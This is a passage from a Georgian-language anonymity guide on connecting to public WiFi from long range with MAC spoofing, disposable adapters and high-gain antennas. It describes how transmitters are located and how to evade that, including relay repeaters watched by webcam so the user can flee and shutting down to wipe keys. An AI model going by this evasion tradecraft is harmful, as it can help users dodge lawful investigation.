კომპიუტერზე უნდა იმუშაოთ ნახეთ თუ შესაძლებელია პორტატული ოპერაციული სისტემის ჩატვირთვა, თუმცა ამან შეიძლება

ყურადღება მიიქციოს და თანაც სხვადასხვა პარამეტრების გამო ვერ შეუერთდეთ ინტერნეტს. მაგრამ თუ ეს შესაძლებელია, მაშინ ეს თითქმის იგივეა რაც საკუთარ კომპიუტერზე მუშაობა. ასევე შეიძლება გამოიყენოთ პორტატული პროგრამები და სადაც შესაძლებელია გამოიყენეთ დაშიფრული გვირაბები. მაგალითად, უმეტეს შემთხვევაში, კაფეებში Windows მანქანები დგას. პორტატული Putty-ს საშუალებით შეიძლება SSH გამოიყენოთ. გაითვალისწინეთ, რომ რასაც აკრიფავთ ყველაფერი შეიძლება იწერებოდეს და მიუხედავად იმისა რომ კაბელს იყენებთ კაფეს ყოველთვის შეუძლია იმის დანახვა რას აგზავნით მაშინაც კი თუ ინფორმაცია კაბელით იგზავნება.

საჯარო WIFI არეების გამოყენება უსაფრთხოებისა და ანონიმურობისათვის

ჩავთვალოთ რომ მოწინააღმდეგეს აქვს საკმარისი რესურსები და გამოაშკარავების შემთხვევაში შედეგები სერიოზული იქნება. რაც ნიშნავს, რომ უნდა განვიხილოთ ყველაზე უფრო სერიოზული თავდაცვის ზომები.

ყოველთვის შეუერთდით საჯარო WIFI-ს შორიდან. თანამედროვე გამაძლიერებელი მოწყობილობების შემთხვევაში შესაძლებელია შეუერთდეთ დაახლოებით 20 კილომეტრიდანაც კი.

დაგჭირდებათ კარგი ოპერაციული უსაფრთხოების გეგმა.

უნდა გამოიყენოთ კავშირის იზოლაცია, Firewall-ები და ვირტუალური მანქანები და ყველა ის უსაფრთხოების ზომა რაც აქამდე განვიხილეთ. საჯარო WIFI კავშირი ნიშნავს რომ კიდევ უფრო ნაკლებად ხართ დაცული ვიდრე საკუთარი სახლის ქსელში. ასეთი არეების გამოყენება არ ნიშნავს ანონიმიზაციას, გამოიყენეთ დაშიფრული გვირაბები და ყველა ანონიმიზაციის მეთოდი, რაც ზემოთ განვიხილეთ. მხოლოდ რუტერის IP მისამართი უკვე გასცემს თქვენ დაახლოებით მდებარეობას და შეიძლება ისიც კი დაადგინონ დაახლოებით ვინ ხართ, ან რას წარმოადგენთ, ანონიმიზაციის მეთოდებს თუ გამოყენებით ამის გაკეთებაც კი შეუძლებელი იქნება.

გაითვალისწინეთ რომ WIFI რუტერი შეიძლება იწერდეს ყველა თქვენ ქმედებას, თქვენ IP და MAC მისამართსაც კი და შეუძლიათ შუაკაცის ბევრი სხვადასხვანაირი შეტევა განახორციელონ. ცხადია ეს იმ შემთხვევაში თუ კავშირს არ დაშიფრავთ. აუცილებლად გამოიყენეთ პროგრამული MAC მისმართების შემცვლელები. WIFI რუტერები იწერენ თქვენი კომპიუტერის WIFI ბარათის MAC მისამართს და შემდეგ შეიძლება მოგაგნონ კომპიუტერის შეძენის ფულის კვალით. ასევე შეიძლება გამოიყენოთ USB WIFY ბარათები, ყოველი ზედმეტ სახელისათვის უნდა გამოიყენოთ სხვა ბარათი და თანაც ამ ბარათებსაც პროგრამულად უნდა შეუცვალოთ მისამართები. თან არ უნდა ატაროთ ერთზე მეტი ასეთი ბარათი და ეს ბარათები პერიოდულად უნდა გადააგდოთ ხოლმე.

თუ Tor-ს იყენებთ და ფიქრობთ რომ ეს შეიძლება შესამჩნევი იყოს არ გამოიყენოთ ან მინიმალურად გამოიყენეთ TOR. როგორც წესი VPN და SSH ნაკლებად შესამჩნევია. დარწმუნდით რომ მონაცემები არ იჟონება თქვენი კავშირებიდან. გააჩერეთ სერვისები და პროგრამები რომლებსაც არ იყენებთ, გამოიყენეთ Firewall, იმისათვის რომ VPN თუ SSH იყოს მხოლოდ ერთადერთი კავშირი და კომპიუტერი ფონურ რეჟიმში არ ახდენს რაიმე სხვა შეერთებებს. შეიძლება გამოიყენოთ პორტატული რუტერი რომ ფიზიკურად იყოთ იზოლირებული WIFI ქსელისაგან, მაგრამ ამ შემთხვევაშიც უნდა შეცვალოთ რუტერის MAC მისამართი. არ გამოიყენოთ Windows და MAC ოპერაციული სისტემები, ამ სისტემებიდან ხშირად ხდება გაჟონვა.

რეკომენდებულია რომ გამოიყენოთ Whonix ან Qubes ვირტუალური სისტემები.

გამოიყენეთ ეკრანის დამცავები რომლებიც შეზღუდავენ ეკრანის დანახვას თუ ვინმე ეკრანს პირდაპირ არ უყურებს.

უნდა იმუშაოთ WIFI-სთან რომელიც საკმაოდ დაკავებულია და მასში ბევრი კავშირები გადის, ეს უფრო გააძნელებს თქვენ აღმოჩენას.

არასოდეს არ მიხვიდეთ იქ სადაც ფიზიკური WIFI არის განლაგებული. ხშირად ცვალეთ WIFI არეები თანაც ისე რომ რამე კანონზომიერება არ არსებობდეს.

ვინც ძალიან სერიოზულად უყურებს ამ საქმეს, მიუხედავად იმისა რომ შორიდან უერთდებით WIFI არეს, მაინც მოერიდეთ სათვალთვალო კამერებს.

WIFI სიგნალით თქვენი პოვნა შესაძლებელი და ცოტა ხანში ავხსნით ეს როგორ ხდება. იმისათვის რომ, რაც შეიძლება შეამციროთ ასეთი რისკი შეამცირეთ კავშირის ხანგრძლივობა. რაც უფრო მოკლე ხანგრძლივობის კავშირია მით ნაკლებია პოვნის რისკი.

თუ ახლო ხართ WIFI-ს თან უნდა შეცვალოთ WIFI არე ყოველ საათში, ხოლო თუ შორს ხართ, მაშინ უნდა გამორთოთ WIFI ყოველ საათში შეუცვალოთ MAC მისამართი და თავიდან შეუერთდეთ. შეცვალეთ WIFI არეები რაც შეიძლება ხშირად.

თუ შესაძლებელია იმოძრავეთ, მაგალითად იმუშავეთ მანქანიდან, ან შეიცვალეთ მდებარეობა.


მჭიდროდ დასახლებულ უბანში მუშაობა ასევე ართულებს თქვენ მოძებნას.

ისე განვთავსდით რომ ზურგსუკან არავინ გყავდეთ და ხედავდეთ თქვენკენ მომავალ ხალხს რომ მოასწროთ კომპიუტერის გამორთვა, რაც კოდირების გასაღებებს გაანადგურებს მეხსიერებაში.

როგორ ვიპოვოთ საჯარო WIFI არეები


დიდ ქალაქებში ბევრი საჯარო WIFI არეა. შეეცადეთ არ გამოიყენოთ ისინი არალეგალურად. ამითი ყურადღებას მიიქცევთ, თანაც სხვისი WIFI-ს გამოყენება ნებართვის გარეშე არალეგალურია დასავლეთის ქვეყნების უმეტესობაში.

https://www.wigle.net/ გიჩვენებთ თითქმის ყველა WIFI არის მდებარეობას. როგორც ხედავთ ამერიკა საკმაოდ კარგად არის დაფარული.



იგივე საიტზე საქართველო ასე გამოიყურება 😊

თბილისი კი ასე



ისე რომ, მიუხედავად შედარებითი სიმცირისა, მაინც საკმაოდ ბევრი WIFI არეა განსაკუთრებით თბილისში. ცხადია შესაერთებლად მომხმარებლის სახელი და პაროლი უნდა იპოვოთ თუ ეს ბიბლიოთეკაა, ან კაფე მათ სტანდარტული მომხმარებლის სახელი და პაროლი აქვთ. უნდა გაიგოთ ეს სახელი და პაროლი და მერე უნდა შეუერთდეთ ამ ქსელს რაც შეიძლება შორიდან. ზოგს საერთოდ არ დასჭირდება სახელი და პაროლი, უბრალოდ ღია არე შეიძლება იყოს. ამ არეების მოძებნის ბევრი სხვადასხვა გზა არსებობს. ზოგიერთ ქალაქებს პროექტებიც კი აქვთ რომ უფასო ღია არეები შექმნან ქალაქში.

ზემოთ მოყვანილი საიტი გიჩვენებთ მილიონობით არეს რუკაზე, შეგიძლიათ მოძებნოთ უფასო ან არეები რომლებსაც რომელიმე კაფე ან რესტორანი იძლევა უფასოდ. ისევ თბილისის მაგალითზე აღმოჩნდა რომ ასეთი არეებიც საკმაოდ ბევრია თბილისის ცენტრში.

არსებობს ანდროიდ პროგრამაც Wigle Android War Driving https://play.google.com/store/apps/details?id=net.wigle.wigleandroid რომელიც თქვენ ირგვლივ WIFI ქსელებს ასკანირებს და ეძებს გახსნილ ქსელებს. ნაპოვნი ქსელები შეიძლება ატვირთოთ WIGLE-ს საიტზე. კიდევ ერთი ანდროიდ პროგრამაა WIFI Analyser https://play.google.com/store/apps/details?id=net.wigle.wigleandroid რომელიც ძალიან კარგი პროგრამაა და რომლის საშუალებითაც შეიძლება იპოვოთ WIFI არეები.

WIFI Scanner https://play.google.com/store/apps/details?id=gr.androiddev.WifiScanner&hl=en_GB მსგავსი პროგრამაა.

სამწუხაროდ Apple-მა აკრძალა ასეთი პროგრამები.

შიძლება იყიდოთ WIFI სპეციალური სკანერები, გაუგებარია რა საჭიროა თუ ტელეფონი იგივეს უკეთესად აკეთებს.

არსებობს WIFI Pineapple https://shop.hak5.org/products/wifi-pineapple რომელიც WIFI-ის დაჰაკერებისათვისაა შექმნილი და მისი საშუალებით WIFI არეებსაც იპოვით.

შეიძლება ჩვეულებრივი პორტატული რუტერი გამოიყენოთ ასეთი არეების საპოვნელად, და შეიძლება Pineapple სისტემაც კი დააყენოთ თქვენ რუტერზე.

Windows-ისათვის აქვთ Vistumbler https://www.vistumbler.net/ უფასო პროგრამა.

უფრო პროფესიონალური პროგრამა თუ გინდათ არსებობს Acrylic WIFI https://www.acrylicwifi.com/en/wlan-wifi-wireless-network-software-tools/wlan-scanner-acrylic-wifi-free/ მას უფასო და ფასიანი ვერსიები აქვს.

კიდევ ერთი პროგრამა Windows-სათვის არის Wireless Netview https://www.nirsoft.net/utils/wireless_network_view.html

ყველა ეს პროგრამა დაახლოებით ერთ და იმავე რამეს აკეთებს, შესაბამისად აარჩიეთ რომელიც მოგწონთ.

Mac -სათვის ბევრი არაფერია არსებობს, მაგალითად არის Netspot https://www.netspotapp.com/ უფასოა არაკომერციული მომხმარებლებისათვის.

Linux/Debian-ზე შეგიძლიათ გამოიყენოთ Kismet https://www.ehacking.net/2014/08/kismet-with-gps-in-kali-linux-tutorial.html

საიტი http://www.wardriving.com/code.php მოგაწვდით ასეთი პროგრამების საკმაოდ გრძელ სიას.

WIFI სიგნალის შორიდან დაჭერა და გაძლიერება

ჩვეულებრივ WIFI დაფარვის არე საკმაოდ მოკლეა, იმისათვის რომ დაფარვის არეში მოხვდეთ სულ რამდენიმე ათეული მეტრის დაშორებით უნდა იყოთ WIFI-ს გადამცემთან. ამ სიგნალისათვის საჭიროა რომ პირდაპირ ხედავდეთ გადამცემს, კედლები და შენობები ირეკლავენ და ასუსტებენ სიგნალს. ასეთ არეებში მუშაობა საკმაოდ მოუხერხებელია, რადგან მოგიწევთ არესთან ფიზიკურად მისვლა და საკუთარი აპარატურის მიტანა. ცუდ ამინდში კი ეს განსაკუთრებით უსიამოვნო რამ არის. მეორე მხრივ უნდა იყოთ შენობებიან ადგილას სადაც ბევრი ხალხია და ბევრი WIFI მუშაობს რომ ადვილად შეერიოთ ამ ხალხს. საზოგადოდ რაც უფრო მაღლა ხართ მით მეტ სიგნალს იჭერთ რადგან სიგნალს თქვენამდე მოღწევისათვის ნაკლები წინაღობა ხვდება. თანაც საჭიროა მიღებული სიგნალი რაც შეიძლება გააძლიეროთ. ამისათვის კარგი WIFI მოწყობილობაა საჭირო, როგორც წესი ეს USB მოწყობილობაა რომელიც თავსებადი უნდა იყოს თქვენ ოპერაციულ სისტემასთან და კარგი ანტენა აქვს ან აქვს გარე ანტენის შესაერთებელი. ასეთი მოწყობილობის Windows-სათვის ყიდვა ძალიან ადვილია უამრავი ასეთი მოწყობილობა იყიდება მაგალითად Amazon-ზე.


მაგრამ მოგეხსენებათ Windows-საუკეთესო სიტემა არ არის უსაფრთხოებისათვის შესაბამისად Linux-თან თავსებადი მოწყობილობის მოძებნა მოგიწევთ. თუმცა ვირტუალური მანქანების გამოყენება ამ საკითხში საკმაო მოქნილობას გაძლევთ. მაგრამ ჯობია იყიდოთ მოწყობილობები რომლებიც დაფუძნებული არიან შემდეგ ჩიპებზე (Chipset)

- Atheros AR9271
- Ralink RT3070
- Ralink RT3572
- Realtek 8I87L

ეს იგივე მოწყობილობებია რაზეც უკვე ვილაპარაკეთ WIFI-ს უსაფრთხოების განხილვისას. აქ https://www.ceos3c.com/security/best-wifi-adapter-for-kali-linux/ იპოვით Kali Linux თან მომუშავე WIFI მოწყობილობების სიას.

არსებობს ორი ტიპის ანტენა:

- ანტენები რომლბის ყველა მიმართულებით გადაცემენ მათ Omni-Directional-ს უწოდებენ
- ანტენები რომლებიც ერთი მიმართულებით გადაცემენ მათ მიმართულ ანუ Directional ანტენებს უწოდებენ.



როგორც წესი Omni-Directional ანტენები ფარავენ წრიულ არეს, მაგრამ მათი გადაცემის მანძილი ბევრად ნაკლებია ვიდრე მიმართული ანტენებისა, რომლებიც სამაგიეროდ შედარებით ვიწრო სექტორს ფარავენ. თუ WFI-ს თან ახლო ხართ და განსაკუთრებით თუ მოძრაობთ, უნდა გამოიყენოთ Omni-Directional ანტენები იმისათვის, რომ შემთხვევით დაფარვის ზონიდან არ გახვიდეთ. ეს საიტი https://www.radiolabs.com/wireless/wifi-antennas/omni-directional-wifi-antennas/ ყიდის ძლიერ და გარეთა მოხმარებისათვის გათვლილ ანტენებს, მათ შორის Omni-Directional ანტენებს. ასეთი ანტენის სულ რამდენიმე სახეობა არსებობს: ვერტიკალური გარე გამოყენების, თაღოვანი ჭერზე დასამაგრებელი, მაგიდაზე დასადგმელი და ე.წ. რეზინის იხვი ანუ ანტენები რომლების მაგალითად USB მოწყობილობებს მოჰყვბათ.

ანტენების სიმძლავრე DBI (დეციბალი იზოტროპულ რადიატორთან მიმართებაში) პარამეტრით იზომება. ასეთი ანტენები ყველა მიმართულებით გადასცემენ სიგნალს. არა მარტო გვერდებზე არამედ ზემოთ და ქვემოთაც. ანტენის სიგნალის გაძლიერება ხდება ამ სიგნალის კონცენტრაციით როგორც წესი ანტენები რომლებიც რუტერებს მოჰყვება უფრო მეტ სიგნალს აგზავნიან გვერდებზე და ნაკლები სიმძლავრის სიგნალს აგზავნიან ქვემოთ და ზემოთ.

მაგალითად Amazon-ზე იყიდება მოწყობილობა

TP-Link Nano USB Wifi Dongle 150Mbps High Gain Wireless Network Adapter for PC Desktop and Laptops. Supports Win10/8.1/8/7/XP Linux 2.6.18-4.4.3, Mac OS 10.9-10.15 (TL-WN722N)

Visit the TP-Link Store

12,904 ratings | 332 answered questions

Only 7 left in stock - order soon.


Brand	TP-Link
Hardware Interface	USB 2.0
Operating System	Windows 10/8.1/8/7/XP (32/64bits), Mac OS 10.9~10.13, Linux 2.6.18~4.4.3
Color	White
Item Dimensions LxWxH	3.7 x 1.02 x 0.43 inches

რომელსაც სისტემებთან კარგი თავსებადობა აქვს და საკმაოდ კარგია ყველა პარამეტრის მიხედვით მაგრამ სამწუხაროდ ანტენა არ აქვს ძლიერი სუ 4 DBI, რაც ნიშნავს რომ მოგცემთ დაახლოებით 60-70 მეტრის დაშორების საშუალებას WIFI რუტერთან.

ამაზონზე ეს მოწყობილობაც იყიდება:

მას უკეთესი, 5 DBI ანი, ანტენა მოჰყვება ეს ანტენა შეიძლება მოხსნათ და შეცვალოთ 9 DBI-ანი ანტენით. რაც ცოტა უფრო შორიდან მუშაობის საშუალებას მოგცემთ. ცხადია ასეთმა მოწყობილობამ შეიძლება ყურადღება მიიქციოს. თუმცა მოწყობილობა შეიძლება ჩანთაში ჩადოთ და კაბელით მიუერთოთ კომპიუტერს.

ეხლა ვილაპარაკოთ მიმართულ ანტენებზე. ეს ანტენები მთელი ენერგიის კონცენტრაციას აკეთებენ ერთი, შედარებით ვიწრო, მიმართულებით. შესაბამისად აქვთ ბევრად უფრო მაღალი სიმძლავრე. შესაბამისად უფრო შორიდან შეერთების საშუალებას იძლევიან, მაგრამ ჭირდებათ რომ WIFI გადამცემის მიმართულებით იყონ მიმართული. ეს საიტი https://www.radiolabs.com/products/wireless/directional-wireless-antenna.php იძლევა მიმართული ანტენების მაგალითებს.



არსებობს ოთხი ტიპის ასეთი ანტენა Yagi ანუ მიმართული კომპონენტებით, თეფშები რომლების სატელიტის ანტენებს ჰგვანან. პანელები და სექტორები.

მიმართულ ანტენებს შედარებით დიდ მანძილებზე შეუძლიათ კავშირი. როგორც წესი რაც უფრო დიდია ანტენა უფრო შორს წვდება. სამწუხაროდ ყველა ზე პატარა მიმართული ანტენის გამოყენებაც კი ყურადღებას მიიქცევს. მაგალითად, ეს არის გადასატანი Yagi ანტენა

კარგი თავსებადობა აქვს და როგორც ხედავთ ყიდვაც ადვილია მაგრამ მაინც საკმაოდ დიდია, თანაც მხოლოდ N ტიპის WIFI-ს თან მუშაობს. ეს ანტენა ჩანთაში ჩაეტევა და შესაბამისად შეიძლება გარკვეულწილად დამალოთ. არც იაფი არ არის.

შეიძლება იყიდოთ უფრო დიდი ანტენები მაგალითად იყიდება 14 DBI Yagi ანტენა რომელიც ბევრად დიდია მაგრამ მოგცემთ კავშირს დაახლოებით 1.5 დან 4.5 კილომეტრამდე.

ეს პანელ ანტენიანი Alpha ადაპტერია რომელსაც 7 DBI სიმძლავრე აქვს, თუმცა ესეც საკმაოდ დიდია და ყურადღებას მიიპყრობს.

სახლზე მისამაგრებელი პანელ ანტენები შეიძლება იყოს ძალიან ძლიერი და არც თუ ძალიან ძვირი. მაგალითად 19 DBI სიმძლავრის ანტენა შეიძლება დაახლოებით 45$-ად იყიდოთ.

შედარებით პატარა ანტენებიდან არის Nano რომლებიც ძლიერი და პატარა პანელ ანტენებია https://www.ui.com/airmax/nanostationm/ ნამდვილად ძლიერი და მოსახერხებელი ანტენებია, რომლებიც საკმაოდ დიდ დისტანციებზე კავშირის დამყარების საშუალებას იძლევა.

თუ მართლა ძალიან შორს დაკავშირება გინდათ არსებობენ პარაბოლური ანტენები. მაგალითად ანტენა https://www.radiolabs.com/products/antennas/2.4gig/2.4-aluminum-parabolic.php

Bolton Technical Long Ranger Antenna | 2021 Parabolic - Over 10 Miles Range | All Cell Bands: 5G, 4G, LTE | WiFi 2.4/5 GHz WiFi 6 | High Gain Cellular/WiFi Antenna up to +28 dB | All...
★★★★☆ · 38
$249.99
Ships to Germany
More Buying Choices
$187.49 (5 used & new offers)

იძლევა 28 DBI სიმძლავრეს.

ასევე შესაძლებელია რომ იყიდოთ სიგნალის გამაძლიერებელი. ზოგიერთი ენთუზიასტი სატელიტის პარაბოლურ ანტენებს იყენებს WIFI კავშირისათვის.

წარმოდგენა რომ გქონდეთ რა მანძილებზეა ლაპარაკი თანამედროვე რეკორდი 381 კილომეტრია.

თუ საკუთარი ანტენის აწყობა გინდათ ეს საიტი https://buildyourownantenna.blogspot.com/2014/07/double-biquad-sector-antenna-for-2450-mhz-wifi.html იძლევა კარგ რჩევებს.

ეს ბმულები მოგცემთ უფრო მეტ ინფორმაციას როგორ ააწყოთ საკუთარი ანტენა.

- https://www.skifactz.com/wifi/?p=159
- https://www.youtube.com/channel/UClUZos7yKYtrmr0-azaD8pw
- https://www.youtube.com/user/8bitandrewmcneil

ეს https://www.qsl.net/4nec2/ კი არის პროგრამა რომელიც პროფესიონალური ანტენის მოდელირებას და ოპტიმიზაციაში დაგეხმარებთ.

როგორ ხდება WIFI მომხმარებლის გეოგრაფიული მდებარეობის დადგენა.

WIFI-საგან დაშორება იმისათვის არის საჭირო, რომ უკეთესად იყოთ დაცული გამოაშკარავებისაგან. მაგრამ რამდენად ადვილია თქვენი მდებარეობის დადგენა თქვენი სიგნალის საშუალებით. თურმე ეს შესაძლებელია, მიმართული ანტენების საშუალებით. ამისათვის გამოიყენება პროგრამა Moocherhunter http://securitystartshere.org/page-software-moocherhunter.htm ან მსგავსი პროგრამები. მიმართულ ანტენას ატრიალებენ სანამ სიგნალის დონე მაქსიმუმს მიაღწევს და შემდეგ ძლიერ სიგნალს მიჰყვებიან. თუ დაშორებით ხართ ეს შეიძლება უფრო რთული იყოს და დრო დასჭირდეს, მაგრამ საბოლოო ჯამში თქვენი მდებარეობის დადგენა შესაძლებელია. თუ ჩამოტვირთავთ OSWA http://securitystartshere.org/page-downloads.htm პორტატულ ოპერაციულ სისტემას და გაქვთ WIFI usb მოწყობილობა რომელსაც გარე ანტენა უერთდება, ცხადია გჭირდებათ მიმართული ანტენა. შეგიძლიათ თქვენ თვითონ ცადოთ WIFI- სიგნალის წყაროს მოძებნა.

უფრო ძლიერი მეთოდია სამი სხვადასხვა WIFI -ს გამოყენება გადამცემის ადგილმდებარეობის დასადგენად გადაცემის სიმძლავრისა და მიმართულების მიხედვით. ასეთ მეთოდს ტრიანგულაციის მეთოდსაც უწოდებენ. ამას ძირითადად შენობებში იყენებენ გადამცემის საპოვნელად. ძნელი სათქმელის თუ ეს შენობების გარეთ იმუშავებს როცა საკმაო მანძილებით იქნებიან ეს სამი მოწყობილობა დაშორებული. ეს ვიდეო https://www.youtube.com/watch?v=oJVPEz4Fdro აგიხსნით როგორ მუშაობს ასეთი მეთოდი

მოსალოდნელია რომ ძალოვან სტრუქტურებს აქვთ საკმაოდ კარგი მოწყობილობა WIFI გადამცემის აღმოსაჩენად, თუმცა ამ მოწყობილობების პრინციპი არ უნდა განსხვავდებოდეს უკვე აღწერილისაგან. ვირუსების ჩასმა გადაცემაში და თქვენი მოწყობილობის დრაივერებზე შეტევა 0 დღიანი სისუსტეების გამოყენებით ალბათ უკეთესი მეთოდი იქნება, ცხადია თუ ამის საშუალება ექნებათ. სწორედ ამიტომ ვუწევთ რეკომენდაციას Qubes და Whunix-ს რომლების ვირტუალიზაციის საშუალებით დაგიცავენ ასეთი შეტევებისაგან.

პოლიციას შეუძლია WIFI-ს საპოვნი მოწყობილობები დააყენოს თვითმფრინავებზე, მანქანებზე თუ დრონებზე. ეს სტატია https://thehackernews.com/2016/01/drtbox-cellphone-interception.html მოგიყვებათ ამის შესახებ.


უკვე ვილაპარაკეთ როგორ აუაროთ გვერდი ასეთი მეთოდებით აღმოჩენას: იმოძრავეთ, ხშირად გამორთეთ და შეცვალეთ MAC მისამართები. თუმცა არის კიდევ ერთი ხრიკი რომელიც მდებარეობის აღმოჩენის წინააღმდეგ გამოიყენება. ეს მეთოდი იმაში მდგომარეობს რომ ფიზიკურად გააცალკევოთ გადამცემი ანტენა და თქვენი მდებარეობა. ამისათვის დაგჭირდებათ ე.წ. რიპიტერი ანუ სიგნალის გამაძლიერებელი, რომელიც თქვენ სიგნალს მიიღებს გააძლიერებს და შემდეგ გადასცემს. ეს რიპიტერი შეიძლება მოათავსოთ ისეთ დასანახავ ადგილას, ან დააყენოთ მასთან ვებ კამერა. იმგვარად რომ, თუ მას იპოვიან, მოასწროთ სიგნალის გადაცემის გამორთვა და გაქცევა.

ასეთი მოწყობილობის მაგალითია

ან ასეთი მოწყობილობა თქვენ თვითონ უნდ ააწყოთ. ცხადია მოწყობილობას დენი დასჭირდება და ალბათ ბატარიის დაყენებაც მოგიწევთ.

თავი 12 მობილური ტელეფონები და მობილური კავშირგაბმულობა

ამ თავის ამოცანაა რომ განვიხილოთ მობილური კავშირების გამოყენება ანონიმურობის კონტექსტში. რა არის ამ ქსელების სისტემური ხარვეზები და როგორ მოვახდინოთ ამ ხარვეზების გვერდის ავლა იმისათვის რომ დავიცვათ ანონიმურობა

